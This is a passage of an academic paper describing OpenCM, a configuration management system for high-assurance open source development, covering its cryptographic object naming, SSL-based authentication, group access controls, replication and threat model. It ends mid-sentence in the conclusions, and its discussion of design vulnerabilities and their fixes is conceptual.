OpenCM – the Open Configuration Management System – is a new configuration management (CM) system created to support high assurance, open source software development. It uses cryptographic naming and authentication to achieve distributed, disconnected, access-controlled configuration management across multiple administrative domains.

High-assurance CM systems must support requirements for audit, traceability, and process enforcement [ISO98]. In particular, higher evaluation assurance levels require that every modification to the trusted computing base be validated (a form of audit) by a second person. Implicit in this requirement is the need for provenance tracking: knowing who performed which check-ins. If the same repository is to be used successfully for trusted and untrusted code bases, access controls must be present on branches. For validation to be cost-effective, correct change sets should be straightforward to generate. This requires that the CM information architecture provide strong integrity guarantees to guard against falsification of prior configurations.

Open source projects introduce a different, and to some degree competing, set of requirements. These projects commonly span traditional administrative and corporate boundaries. Open source developers make heavy use of disconnected development at home or while traveling. These practices create multiple vulnerabilities:

- Code in the developer workspace may be tampered with by a malicious party. With current CM systems, there is no means to audit and recover if such code is committed.

- The inability to commit while disconnected encourages larger change sets that commingle multiple changes. This facilitates developer mistakes.
- Existing CM systems require developers to have a login account on the server to revise objects in the repository. Allowing such broad access from untrusted (and potentially compromised) clients invites compromise of the server as well.

Further, the multi-organizational nature of open source teams means that a supporting CM system must not rely on a single source of administrative authority for account generation or access control; the authorization and protection model must provide for controlled commingling of administrative domains.

The EROS [SSF99] project is developing a high-assurance operating system using an open source development process. To support this project, a new CM system supporting the combined requirements of open source and high assurance was required. Examination of existing configuration management systems suggested that none could meet our requirements, as none provides careful provenance tracking or supports integrity checks across hostile replicates. OpenCM [Sha02] was created to resolve this deficiency.

This paper describes the first-generation access and integrity control mechanisms of OpenCM, which provide a safely replicatable store while avoiding the need for distributed trust. We describe the usage model, threat model, guarantees provided, and discuss some implications of the OpenCM access control mechanism. We also identify two vulnerabilities that have emerged from oversights in the initial design, and the changes that are being made in

OpenCM to overcome these vulnerabilities. While the focus of this paper is OpenCM, we believe that the underlying information architecture is a general-purpose schema that provides a wide-area, integrity-checked distribution and naming system for online archival content.

2 OpenCM Usage Model

OpenCM is a client/server application. Developers typically work on individual workstations with the repository hosted on a centrally managed server. In small projects these may be the same machine. Typical use is similar to that of CVS [Ber90]: the developer checks out a baseline version of some branch, makes modifications, and commits them back as the new state of that branch. As with CVS, the model is “change, then integrate” rather than “lock, then change.” Experience with both models suggests that post-integration is more effective for small development groups. Reasonable users might disagree with this view, and lease-based locks are being contemplated for a future version of OpenCM.

2.1 Differences from CVS

Key differences between OpenCM and CVS are as follows:

- OpenCM captures a complete audit trail of all modifications, provides fine-grain access controls of reads and writes, and preserves content integrity when replicating across hostile repository servers.
- OpenCM manages configurations, not collections. Every “commit” is a unique, atomic action. A cleanly reconstructable trail of versions is therefore preserved – even across renames.
- OpenCM supports disconnected commit. A developer can check into a local repository when the reference repository is unreachable, allowing development to proceed and change history to be tracked when developing in remote locations. Subsequent integration preserves the history trail as well as the changes.
- OpenCM is designed for use as a software distribution infrastructure. Servers can selectively replicate some or all of various branches for redistribution or local use.
- OpenCM uses SSL/TLS client authentication for authorization. It is therefore independent of the underlying operating system, supporting multi-organizational development without requiring the repository server to support “foreign” users.
- OpenCM leverages its integrity checking mechanisms to reduce the number of network transac-

tions required when performing developer operations such as update and revert.

From an assurance perspective, three differences between OpenCM and CVS are especially important:

First, OpenCM operation is not based on “patches.” Patches (as generated by diff) describe a change in the content of a line of development without conveying the history or provenance of the changes. This is insufficient to support audit and traceability. OpenCM instead uses an object-based change description that preserves the entire connected graph of a development process, allowing the history of all integrated changes to be reviewed if OpenCM is properly used. In the process OpenCM preserves a complete audit of who performed each change.

Second, OpenCM provides access controls on both branches and “files.” The second is a misnomer, which will be explained in Section 5.4. A single project supported by a one or more OpenCM repositories can have distinct development branches and audited branches, and can provide some degree of support for “social” constraints (e.g. technical writers typically should not modify C source code). While separate branches can be used to keep selected users out of trouble, this can be inconvenient in a tight-knit project team.

Third, OpenCM provides mechanisms for end-to-end integrity checks between the originating repository for a branch and the end client. While it is possible for malicious replicates to inject bad data, such injections can be reliably detected by the client given only a modest amount of externally transmitted, non-sensitive information (a signature verification key).

2.2 Threat Model

Given that end users typically develop on untrusted machines, OpenCM does not attempt to prevent the introduction of bad code. The design goal is to ensure that all development changes are performed by authenticated users, and that an audit trail is preserved for all changes. In the event that a client system is compromised, the design goal is to (a) quickly disable that user’s authority to modify, and (b) retain enough information to successfully audit the changes made under the now-compromised authority.

A direct consequence of untrusted clients is that OpenCM is vulnerable to denial of resource attacks. A compromised client may be used to upload an unbounded amount of state to a repository. This is unavoidable if untrusted clients are to be supported. Two mechanisms can be used to mitigate this:

1. As a result of the object naming strategy, OpenCM

repositories store duplicate content only once.

2. Quotas can be imposed on new state introduced per-transaction and on total transaction duration. We have not (yet) implemented this.

Each of the preceding vulnerabilities results from a functional requirement. In both cases, the “recovery” mechanism is the same: disable the compromised user, perform an audit of the suspected changes, and garbage collect the damage.

With the inherent conflict between availability and resource attacks acknowledged, the remaining threats against OpenCM are relatively few:

1. OpenCM relies on the Secure Sockets Layer (SSL/TLS) [DA99] for transport security and client authentication. Any vulnerability in SSL is a potential vulnerability in OpenCM.
2. More realistically, an attacker might attack the passphrases of the user keys. This is a widely recognized and ongoing weakness. [MT79, FK89, Wu99]
3. An attacker may seek to compromise the OpenCM repository from underneath by compromising the operating system or the server daemon.
4. An attacker may seek to impersonate a repository, attempting to pass off bad (and perhaps compromised) content as valid. In high assurance applications, impersonating a repository that serves trusted content is a particularly urgent concern.

SSL is critical infrastructure to a very large number of applications. This tends to make it widely attacked, widely tested, and quickly repaired. We are not cryptography experts, and prefer to let the experts address these issues.

Our primary concern with SSL is the second vulnerability: weak passphrases. Here we have chosen to compromise. While stronger authentication (e.g. S/Key [Hal94] or OPIE [MAM95]) is certainly possible, we suspect that it is not helpful in practice. If an attacker has compromised the end system, which would be necessary to steal the private key, we must assume that they have left a Trojan horse as well. In that case stronger encryption merely promotes false confidence.

A second potential concern with SSL is that the operating system cannot assist in access enforcement. Given the decentralized nature of the OpenCM authorization model, it is not possible for the operating system to do so.

OpenCM provides scalability by enabling replication across untrusted repositories. At some cost in propagation delay, this allows load distribution across replicates. Experience from other projects suggests that this is a heavily used form of software distribution [Pol96].

For high-assurance software, this distribution method introduces potential vulnerabilities, and the integrity of the distributed content must be protected. OpenCM uses a combination of cryptographic techniques to achieve this (Section 3.5).

2.3 Guarantees

Provided that a signature verification key can be distributed via a trusted path, OpenCM provides the following guarantees:

- (1) The user can verify that any object obtained from a repository is valid. By “valid,” we mean that an integrity check can be performed that reveals whether this object is complete, and that it was checked in by an authorized modifier of the branch. Valid does not imply correct – verifying the code is beyond the scope of OpenCM.
- (2) While all objects received can be authenticated, no guarantees are provided about whether the object is up to date unless the user obtains it from the originating repository. If the object is obtained from a replicate repository, it is guaranteed to have come from earlier valid state of the branch.
- (3) If a user’s authentication key or client is compromised, total integrity exposure is limited to the set of branches that the user can modify; OpenCM as a whole is not compromised.
- (4) Integrity verification is designed to be possible even if the user obtains certain types of *partial* copies of a branch. For example, the user may choose to replicate only selected versions of a branch, and can validate that the versions obtained are authentic.
- (5) Provided the originating repository is not compromised, the complete history of each branch originating at that repository will be available from that repository. This has implications for merge management.
- (6) The repository records authentication information for every change. In the event of user key compromise, this information is sufficient to allow audit of suspicious changes.
- (7) Impersonating a repository requires both stealing the repository’s private key and compromising the IP routing mechanisms near the client.

3 Information Model

To provide these trust guarantees, OpenCM takes advantage of the archival character of configuration management data. Archival information has two unusual properties that tremendously simplify integrity checking. First, most objects in an archival store are persistent and unchanging; we refer to these objects as *frozen*. Second, ob-

jects that *can* be modified allow modifications only under certain constraints.

Depending on the application, two management strategies for modifiable objects are possible:

- Eventual consistency, in which modifications are performed locally and eventually make their way by replication to some (possibly federated) master repository.
- Source-controlled objects, where changes for a given object are permitted only on an object-specific “owning” repository. A sequence number can be used to resolve replication disputes for such objects.

Configuration management applications fall under the second category, because a total ordering on the sequence of changes made to a given branch is required, and this cannot be guaranteed by eventual consistency.

3.1 The Repository Schema

The basic OpenCM repository is built on a relatively generic schema consisting of five object types: mutables, revision records, users, groups, and frozen content (Figure 1). Every mutable carries its own name, the names of its controlling read and write group(s), the number of revisions that have been performed on this mutable, a human-readable name and description, and a sequence number indicating how many times the mutable has been in some way altered (used in replication). Mutables also carry a “flags” field. At present, the valid flags are “frozen,” indicating that the mutable cannot be revised, and “notrail”, indicating that historical revision records for this mutable need not be preserved. A mutable can be legally modified only by its originating repository, and is signed using that repository’s signing key after each revision.

Every mutable has associated with it zero or more revision records. Each revision record contains a sequence number, the name of its associated mutable, a date stamp, a pointer (a cryptographic hash) to the frozen content associated with that revision, and a cryptographic signature performed using the originating repository’s signing key.

The repository layer knows only two types of (frozen) content objects. *Users* hold public keys and home directory mutable names. *Groups* hold a set of user or group mutable names.

Content objects in the OpenCM repository cannot be modified, and are therefore referred to as “frozen.” Because these objects are frozen, their semantics depends exclusively on their content, and there is no reason to keep multiple copies of objects whose content chances to




Figure 1: Repository Schema.

be identical. Frozen objects are therefore named by their cryptographic hash.

Using cryptographic hashes achieves compression and integrity checking at the cost of imposing a restriction on the application-level schema: the content model must be acyclic. Cycles in object names based on cryptographic hashes cannot be resolved without combining the objects into a single bundle. In the OpenCM repository, cycles can be managed by having a frozen object that contains the name of a mutable object. The OpenCM application does not require this.

3.2 OpenCM Content Schema

The content schema of the OpenCM application is shown in simplified form in Figure 2. Branches are mutable. Each branch consists of a linked list of configuration objects that in turn hold Entities.

A Configuration is simply a set of Entity objects. Each Entity provides a binding between a name, a set of attributes (client-side workspace permissions, for example), and an EntityBits object name. The EntityBits object describes the content, as opposed to the metadata, of an object. The separation of Entity and EntityBits is purely a convenience. It allows the repository to record permissions and rename operations without needing to re-record the associated object content.

The Entity/EntityBits combination represents a *single version* of a given object. In OpenCM, all versioning is performed on configurations. Committing a change to a single object is accomplished by creating a new EntityBits object, a new Entity object, and a new Configuration object. The new Configuration is identical to the old one with the exception that the EntityBits name for the previ-




Figure 2: OpenCM Information Architecture.

ous version of the modified object is replaced by the EntityBits name for the new version. While there is no implied or required ordering of the Entity objects within a Configuration, unordered collections are serialized in such a way that their object names are sorted. This maximizes the likelihood that the repository will be able to identify common content between two objects that can be leveraged for storage compression.

While the described schema is clearly specific to the CM application, the essential enabling properties for integrity validation are relatively generic:

- The content model is acyclic. More precisely, cycles can be present only by having a frozen object contain the name of a mutable object.
- Each mutable object is signed whenever it is changed.

Any information pool that can be reduced to these constraints can use the techniques described in this paper to provide distributed integrity checks across untrusted replicating stores.

3.3 Frozen Object Naming

The most important integrity mechanism of OpenCM is built into its object naming strategy. Frozen objects are named in the repository by the cryptographic hash of their content (currently SHA-1). Thus, a Configuration object is named by its hash expressed as a string of the form

`frz.sha1.01cb4c...7245`

where “frz” is a non-normative prefix indicating the type of the named object (used primarily for repository debug-

ging), and “01cb4c...7245” is the SHA-1 cryptographic hash of the frozen object.

Using a cryptographic hash in this way has several desirable attributes.

First, cryptographic hashes simultaneously provide a unique naming scheme for all frozen objects and allows the content delivered by any repository to be checked for integrity failure. No practical technique is currently known by which to generate a string whose cryptographic hash collides with a previously known cryptographic hash. Further, the likelihood that such a string, if generated, would pass higher level content checks (such as syntax checking during compilation) is vanishingly small.

Second, cryptographic hashes are *universally* unique. Partitioned (e.g. disconnected) repositories can generate names for frozen objects without fear of collision. This is helpful, as it prepares the ground for later replication. The only case in which frozen object names should collide is the case in which an object has already been copied from one repository to another. In that case, the content should be identical, so no conflict resolution mechanism is required.

Finally, the use of a universally unique naming scheme allows efficient replication. Before fetching a frozen object from a source repository, the replication engine can check with the destination repository to see if the object is already present.

OpenCM currently uses SHA-1 hashes, and we have performed extensive testing of real repositories without collision. However, the hashing strategy name is encoded within the hash as recorded. In the unlikely event that a collision ever occurs, an alternative hashing strategy can be employed to generate a fallback name. Given the distributed and semi-connected nature of OpenCM, however, such a collision cannot necessarily be detected.

3.4 Mutable Object Naming

Regrettably, mutable objects cannot be named by cryptographic hashes of their content, because changes to the object would lead to object name changes, breaking links to these objects. To name mutable objects, OpenCM relies on cryptographically strong random number generation. Mutable object names are strings of the form:

`opencm://7a5d...93/27da...05`

where “7a5d...93” is the originating repository’s name and “27da...05” is a cryptographically generated unique name for this mutable assigned by the originating repository. A repository’s name is generated by taking the SHA-1 hash of its initial public key (see Section 4.1). This eliminates the risk of inadvertently disclosing the signing key

[Dav01].

The choice of a URI format for mutable names is not accidental. We plan to maintain a repository registry under the `opencm.org` domain. If the “7a5d...93” repository has been registered, then

```
7a5d...93.registry.opencm.org
```

will resolve to the IP number of the serving host.

Good random number generators are not universally available, and where available are not always properly installed. At present, OpenCM relies on the OpenSSL implementation as its source of random numbers. Unfortunately, current versions of OpenSSL rely on the underlying native random number generator. The `/dev/random` and `/dev/urandom` generators are reasonably good, but generators on other platforms are quite variable. The resulting exposure is less than it might at first appear, because mutable object names are generated on the originating repository, and can therefore be tested to prevent collision. The inclusion of the repository’s name in the mutable object name therefore reduces the problem of name collision to elimination of collisions among repository public keys.

3.5 Revision and Mutable Signing

To ensure that mutable object integrity can be verified, a digital signature is computed each time the mutable object is changed. The signed content includes the object’s name as well as its content, and the name includes the repository’s public key. This makes object substitution detectable. In the usual case, the mutable object retains its change history. A mutable object consists of:

```
sequence-number
mutableURI
r-group
w-group
nRevisions
signature-of-preceding
```

The associated revision objects consist of:

```
revision number
mutableURI
contentName
authorURI
date
signature-of-preceding
```

Provided that the repository’s signature checking key can be reliably determined, the digital signature provides both authentication and integrity checking of the mutable and

revision objects. Frozen objects are named by the cryptographic hash of their content, which provides an inherent integrity check. Since the `contentName` references a frozen object, the authentication of the digital signature effectively includes the entire graph of frozen objects reachable from the `contentName` object.

4 Authentication

OpenCM authentication is built on SSL client authentication. Every user has (at least) one X.509 key, and wields this key in response to the SSL client authentication challenge. We are in the process of implementing an OpenCM-agent utility similar to the `ssh-agent` [Ylo96] to serve as the user’s proxy for key management.

4.1 Server Authentication

While OpenCM is built on SSL/TLS, we have chosen to avoid reliance on certificate authorities for key authentication. The human association provided by user certificates is not required by this application, and existing certificate authority mechanisms do not provide a reliable means to preserve repository identity across key updates. OpenCM therefore uses self-signed certificates.

At present, OpenCM implements repository authentication in a fashion similar to SSH [Ylo96]. The client makes its first connection without knowing the repository’s public key, and records the public key provided by the repository to detect later substitutions. Security-conscious users can preload the client-side public key cache by explicitly inserting the correct repository key prior to connection. While adequate as a first implementation, this solution is unsatisfactory for secure operation by everyday users.

The next release of OpenCM will use a certificate *registry* mechanism: each repository will have both an online repository key and an offline registry update key. The update key is used exclusively to sign registry updates. A repository registry service publishes a set of (repository name, IP address, current public key, previous public key, registry public key) tuples for each repository. The SHA-1 hash of each update is signed by the registry update key, providing a checkable sequence of updates. The initial public key can be checked by comparing its SHA-1 hash to the server’s name.

By registering a public repository with a modest number of independent registries, server public keys can be adequately published and the risk of hostile registries can be mitigated. In order to forge a server that publishes trusted content, an attacker must obtain the private key, control a colluding key registry, and be able to redirect registry connections from the client to this registry. The last requires compromising either the client or the IP routing infras-

structure near the client.

Certificate registries require neither a hierarchy nor a carefully managed certificate authority key. They are therefore robust against both political interference and registry compromise. The cost of this is that the per-repository registry update key is analogous to a title instrument, and *must* be guarded.

4.2 User Authentication

OpenCM distinguishes two levels of access control: access to the *repository* vs. access rights on *objects*. Access to the repository is effectively an authentication control. The repository access permitted to any given user is stored independently by each repository, and can be updated only by members of the repository administrative group. Read access allows the corresponding user to read the repository, subject to the further constraints of the access control lists on any objects the user attempts to access. Write access conveys the authority to upload objects to the repository (i.e. to consume storage resources). This access is honored only on the repository of origin. Mutable objects are subject to the further constraint of per-object access controls.

Because repository access is controlled on a per-repository basis, User objects can be replicated for the sake of traceability and display without granting authority on the destination repository. In public replicate repositories, it is usual to grant replicated users read access on the replicate repository.

OpenCM also provides a “dog house” for keys that are believed compromised. If a user’s authentication key has expired, or if it appears in the dog house, it will not be authenticated. Compromised and expired keys are retained for purposes of checking historical signatures.

The use of cryptographic authentication renders OpenCM administratively “agnostic.” An outside user (e.g. one from another company) can be “introduced” to a repository simply by adding their user key to the valid readers list. If they are an active (modifying) collaborator, they can also be added to the valid writers list. While these are preconditions to accessing the OpenCM repository at all, neither of these actions grants the user the ability to fetch or modify anything on the repository. Introduction merely makes the key available so that individual project administrators can choose to add this user to their respective project groups. Note, however, that the resulting authority is entirely limited to OpenCM. The outside user has no ability to log in or to run programs outside of the control of OpenCM. OpenCM authentication is “user to service” rather than “user to server.”

5 Access Control

All object references in the OpenCM repository originate with mutable objects. Frozen objects are, in effect, the *content* of the mutable objects that reference them. Therefore, the access control mechanisms appropriate to each are different.

5.1 Access to Mutables

The OpenCM access control mechanism for mutable objects is similar to conventional ACLs with a twist: access control lists are first-class, mutable objects, and are themselves subject to access control lists.

Every mutable object names a “reader” and a “writer.” These slots may legally contain either the mutable URI of a user key or the mutable URI of a *group*. Group membership is transitive: a user is a member of a group G_0 if (a) they are directly listed as a current member of G_0 or (b) they are a member (recursively) of some group G_1 , and G_1 is in turn a directly listed member of G_0 . Due to replication, it is possible for locally undetectable loops to arise in the group containment relationships. The membership expansion algorithm is careful to detect and deal with cycles.

Groups are themselves mutable objects. Like all mutables, groups are initially created as readable and writable by their creating user. The creating user is also inserted as a member of this group. User U can create a group G , make G the reader or writer of some branch, and then add other users to G , granting them read (write) authority while retaining the ability to revoke that authority. It is common in this situation to make the group’s *r-group* slot name the group itself (i.e. make it self-readable) so that users can see which groups contain them.

The purpose of transitive groups is to facilitate delegation. By adding a group H as a member of G , where H is readable and writable by some other user, user U can revocably delegate access control to this other user. This is particularly important in cross-organization collaborations, where each participating company or entity may need to make its own local decisions about access control.

It should be noted that delegation of this type is impossible to prevent. Any user with read access to any object and write access to the repository has sufficient authority to create a new line of development derived from any existing state – this is required to allow branch creation. The new branch, however, is owned by its creating user, which leaves that user free to alter the access rights of the branch.

Given this, the question to ask is not “How shall we prevent authorized users from behaving badly?” but rather

“How shall we ensure that when such things are done reintegration remains possible?” By giving the user an opportunity *not* to break the revision trail, OpenCM preserves the option of later re-integration.

5.2 Access to Frozen Objects

The readability test for frozen objects is *reachability*. If an authenticated user has read permission on a mutable object, any frozen object reachable from that mutable object is likewise readable. There are no ACLs on frozen objects.

This point is a frequent source of confusion about the architecture, and it may be better understood given a brief digression on the implementation of access control lists. Imagine an unchanging (frozen) content object for which we wish to maintain a revisable access control list. To achieve this, there must be some place where a mutation can occur. Either the access control list itself must be mutable or there must be some third, mutable container object that records the association between the content object and its access control list. The two designs are functionally interchangeable. In either case, the content object has in effect been rendered mutable. Extending the content model to be a graph rather than a single blob of bytes does not change the basic requirements for access control, nor does it inherently change the security of the access control model (but see Section 7).

5.3 Impact of Replication

Replication and first-class groups interact in a potentially surprising way. If a group G_1 in repository R_1 contains as one of its members another group G_2 in repository R_2 , replication will have the side effect of copying the reader keys reachable from G_2 onto R_1 . This in turn has the effect of allowing those users to read objects on R_1 subject to the constraints of their respective access control lists. In effect, control of local objects can be delegated to groups that originate on a remote repository. These groups may in turn be controlled by remote users. This is either a bug or a feature, depending on point of view.

We do not yet have enough experience with OpenCM to understand what the real impact of this will be. If it proves to be a source of difficulty in practice, fully local control can be restored by requiring that if G_1 is added as a member of G_0 , the addition will succeed only if both objects have the same originating repository. If necessary, we will add a repository configuration option to enforce this constraint.

We expect, however, that such a configuration option would not often be used because it would interfere with disconnected development. When performing a disconnected commit to a locally created temporary branch, it

is typically desirable to create this temporary branch using the same read and write groups as the original branch in order to allow others to see the development history when the temporary branch is replicated back to the master repository for integration.

5.4 Finer Access Controls

Experience in our research lab suggests that finer access controls are extremely useful. For example, we have students working on drivers for the EROS project. It is useful for them to be able to modify these drivers without being able to modify the kernel code. At present, we handle this by creating a distinct line of development (branch) for each student's work, but this ultimately impedes integration. The concern is error rather than malice: deleting the wrong file could cause a fair bit of disruption. Fine-grain access controls help reduce such errors.

Curiously, this type of access control is not really access control on files at all. Files in OpenCM are immutable, so there is no need to prevent their modification. Rather, these controls restrict the binding of file *names* in the client-side workspace. When we say “Fred can only modify .html files,” we are really saying that each configuration defines a set of (client-name, object-name) pairs, and we are going to restrict Fred's selection of legal client-names to those that end in `html`.

OpenCM provides fine-grain access control in the form of a table of regular expressions. This table describes which subsets of the client namespace a given user or group can modify.

5.5 Summary of Access Checks

Reading an OpenCM object requires that:

1. User key is not in the dog house.
2. User key has read access to repository.
3. User key appears (transitively) in the read or write group of the mutable object they are trying to access.

Creating a new mutable object requires that:

1. User key is not in the dog house.
2. User key has write access to repository.

Committing a new revision *additionally* requires that:

1. User key appears (transitively) in the write group of the mutable object they are trying to revise.
2. For all client-side names in the configuration whose binding has changed relative to the previous version, the user is permitted to make binding changes

for that name according to the fine-grain control table.

6 High-Assurance Development

The EROS project is attempting to construct a system that can evaluate successfully at the highest currently defined evaluation level (EAL7). OpenCM is designed to facilitate relatively open access, while providing accountability for modifications. In this section, we describe how OpenCM has been deployed within the Systems Research Laboratory to meet the EAL7 CM requirements.

The essential vulnerabilities in the system lie in (a) the possibility that the server host has been compromised, and (b) the possibility that the user's key has been compromised. The first presents a chicken and egg problem: until something like EROS exists in widely-available form, it is impossible to adequately protect the EROS code base. For now, we have settled for locking down the machine: OpenCM is the *only* application connected to the outside world on our high-assurance repository host, and periodic offline backups are made of the repository.

The key to high-assurance development is to ensure that commits on the high-assurance branch are made using offline keys from a known-trusted machine. When performing these commits, we first inspect (as a group) the proposed changes, making note of the signature of the version under inspection. We then physically log in to a dedicated account on the CM server, perform an integrity check on the version to be merged, and perform the merge using the authority of a key stored on a floppy disk.

7 Vulnerabilities

There is little that can be done to protect a user if they can be convinced to ask initially for a non-authentic branch. In properly constructed cryptography, the best that can be achieved is to ensure that users get what they ask for.

Beyond this, the initial implementation of OpenCM suffers from two significant vulnerabilities embedded in the information architecture as originally designed. We describe them and possible solutions to them here.

7.1 History Backwalk

The first exposure concerns access controls on frozen objects. As discussed in Section 5.2, the access predicate for a frozen object is based on reachability. We made an initial, naive assumption that cryptographic hashes were unguessable, and that this provided sufficient protection to prevent unauthorized reads. The `GetFrozenObject()` repository operation therefore did not perform access checks. Our theory was that even

if such a name leaked, only a single version of a single branch is exposed, and that repository-level authentication was a sufficient impediment to theft. In hindsight, this was mistaken.

In the OpenCM schema, every Configuration object includes the frozen object name of its predecessor configuration (the "Older Configurations" arrow in Figure 2). This "back pointer" is necessary to ensure that the merge algorithm works; its presence (or equivalent) and accessibility is a functional requirement of the configuration management system. An unforeseen consequence is that any holder of a valid Configuration object name who can authenticate to any replicate repository can obtain the entire history of development up to that Configuration. For open source development, this is a non-issue, but for proprietary projects it may be a significant concern.

One solution would be to revise the object request interface to require the specification of a *path* anchored at a mutable so that the reachability test can be explicitly performed. Regrettably, this doesn't help; an attacker with access to a client can extract such a path as easily as they can extract the configuration name.

A second solution might be to encrypt the cryptographic names stored in the client workspace using the client's secret key. If the secret key is compromised, the attacker can obtain anything in any case, so this is effectively the best that is achievable. We are, however, uncomfortable with this solution, as it does not solve the problem for content stored in local repositories.

A third solution is to have each repository maintain an inverse mapping from every frozen object to its set of "containing" mutable objects. This is clearly feasible, but we are hoping for a simpler solution.

At this point, we consider this problem "still unsolved." A number of workable strategies have been proposed, but it is unclear how best to address the issue. For our own use in open source projects, the problem is not pressing.

7.2 Mutable Names

As originally designed, mutable object names did not include the name of their originating repository. This yielded the possibility that a mutable object could be forged by providing completely false, signed content and binding it to the name of the original mutable. This flaw was recognized and diagnosed independently by Mark Miller and Chris Riley prior to the first code release. Miller provided the solution, which is to include the mutable's name (including the repository name) as part of its signed content. This solution is incorporated in the first OpenCM release.

7.3 Server Compromise

It is of course possible for a repository server to be compromised. If the repository's private signing key is stolen, false content can be introduced in the repository or existing content can be destroyed. While OpenCM cannot eliminate this vulnerability, it does provide a means for recovery. Mutual replication between two repositories can ensure that deleted content is recoverable. Audit can, with some pain, determine what has been changed improperly, allowing it to be removed or recovered. Registry updates can then be used to introduce a new signing key while preserving the repository identity.

8 Future Plans

OpenCM is currently working, and has been in use in our lab for several months on a number of software projects. While it is meeting our needs for file-based development, a number of opportunities exist for future enhancement. Of these, the most pressing is the need for a secure scripting language.

Scripting is needed in OpenCM for two reasons. First, various transformations on data streams can usefully be done on checkout and commit. It would be useful if the implementation of these transforms can be accomplished in a machine-independent way but outside of the OpenCM TCB (which is already too large for comfort). Second, there are automatable consistency, access control, and process enforcement policies whose enforcement we would like to embed in the tool, but in many cases these policies are project-specific. Use of a safe scripting language seems like a reasonable approach. For this application we are considering integration of W7, a Scheme-derived security kernel created by Jonathan Rees [Ree96]. We are also considering integration of a native implementation of the E capability-secure scripting language [MMF00], whose syntax may prove more approachable to many users.

We are also interested in creating an OpenCM client for workspace-oriented programming languages, as has been done for (among others) VisualAge Java and SmallTalk.

9 Related Work

9.1 CM Systems

There is a great deal of related prior work on configuration management in general. As this paper focuses on access control, we synopsise it only briefly here. Interested readers may wish to examine the more detailed treatment in the original OpenCM paper [Sha02] or various other surveys on this subject.

RCS and SCCS provide file versioning and branching

for individual files. Both provide locking mechanisms and a limited form of access control on locks (compromisable by modifying the file). Neither provides either configuration management or substantive archival access control features. Further, each ties the client name of the object to its content, making them an unsuitable substrate for configuration management.

NUCM uses an information architecture that is superficially similar to that of OpenCM [dHHW96]. NUCM "atoms" correspond roughly to OpenCM frozen objects, but atoms cannot reference other objects within the NUCM store. NUCM collections play a similar role to OpenCM mutables, but the analogy is not exact: all NUCM collections are mutable objects. The NUCM information architecture includes a notion of "attributes" that can be associated with atoms or collections. These attributes can be modified independent of their associated object, which effectively renders every object in the repository mutable. NUCM does not provide significant support for archival access controls or replication.

Subversion is a successor to CVS currently under development by Tigris.org [CS02]. Unlike CVS, Subversion provides first-class support for configurations. Like CVS, Subversion does not directly support replication. Subversion's access control model is based on usernames, and is therefore unlikely to scale gracefully across multi-organizational projects without centralized administration.

WebDAV The "Web Documents and Versioning" [WG] initiative is intended to provide integrated document versioning to the web. It provides branching, versioning, and integration of multiple versions of a single file. When the OpenCM project started, WebDAV provided no mechanism for managing configurations, though several proposals were being evaluated. Given the current function of OpenCM, OpenCM could be used as an implementation vehicle for WebDAV.

BitKeeper incorporates a fairly elegant design for repository replication and delta compression. To our knowledge, it does not incorporate adequate (i.e. cryptographic) provenance controls for high-assurance development. Further, it does not address the trusted path problem introduced by the presence of untrusted intermediaries in the software distribution chain.

9.2 Other

Various object repositories, most notably Objectivity and ObjectStore, would be suitable as supporting systems for the OpenCM repository design. This is especially true in cases where an originating repository is to be run as a distributed, single-image repository federation. Neither directly provides an access control mechanism similar to

OpenCM.

Both Microsoft's "Globally Unique Identifiers" and Lotus Notes object identifiers are generated using strong random number generators. Miller *et al.*'s capability-secure scripting language E [MMF00] uses strong random numbers as the basis for secure object capabilities. The *Droplets* system [Clo98] by Tyler Close has adapted this idea to cryptographic capabilities encoded in URLs.

The Xanadu project was probably the first system to make a strong distinction between mutable and frozen objects (they referred to them respectively as "works" and "editions") and leverage this distinction as a basis for replication [SMTH91]. In hindsight, the information architecture of OpenCM draws much more heavily from Xanadu ideas than was initially apparent. The OpenCM access control design is closely derived from the Xanadu Clubs architecture [SMTH91], originally conceived by Mark Miller.

OpenCM's use of cryptographic names was most directly influenced by Waterken, Inc's *Droplets* system [Clo98]. Related naming schemes are used in Lotus Notes and in the GUID generation scheme of DCE.

10 Acknowledgements

The Xanadu Clubs architecture [SMTH91] was originally conceived by Mark Miller and subsequently refined by Jonathan Shapiro. Comments and feedback on this paper were provided by David Chizmadia, Mike Hilsdale, Mark Miller, Chris Riley, and Anshumal Sinha.

Mark Miller's diagnosis of the mutable substitution problem came at a critical and fortuitous moment *before* we shipped the first release. At a minimum, it saved us the embarrassment of an incompatible version 2 shipping weeks after version 1.

11 Conclusions

OpenCM supports the requirements of high-assurance development in an open-source environment. It uses cryptographic naming and authentication to achieve distributed, disconnected, access-controlled configuration management across multiple administrative domains and to provide strong integrity guarantees. OpenCM supports multi-organizational project teams through use of domain-agnostic cryptographic authentication and disconnected commit. It also provides delegation and strong provenance tracking.

While there are many interdependencies in the design, there are no clever or excessively complicated algorithms or techniques in the system. The fundamental insight, such as it is, is that successful distribution and config-

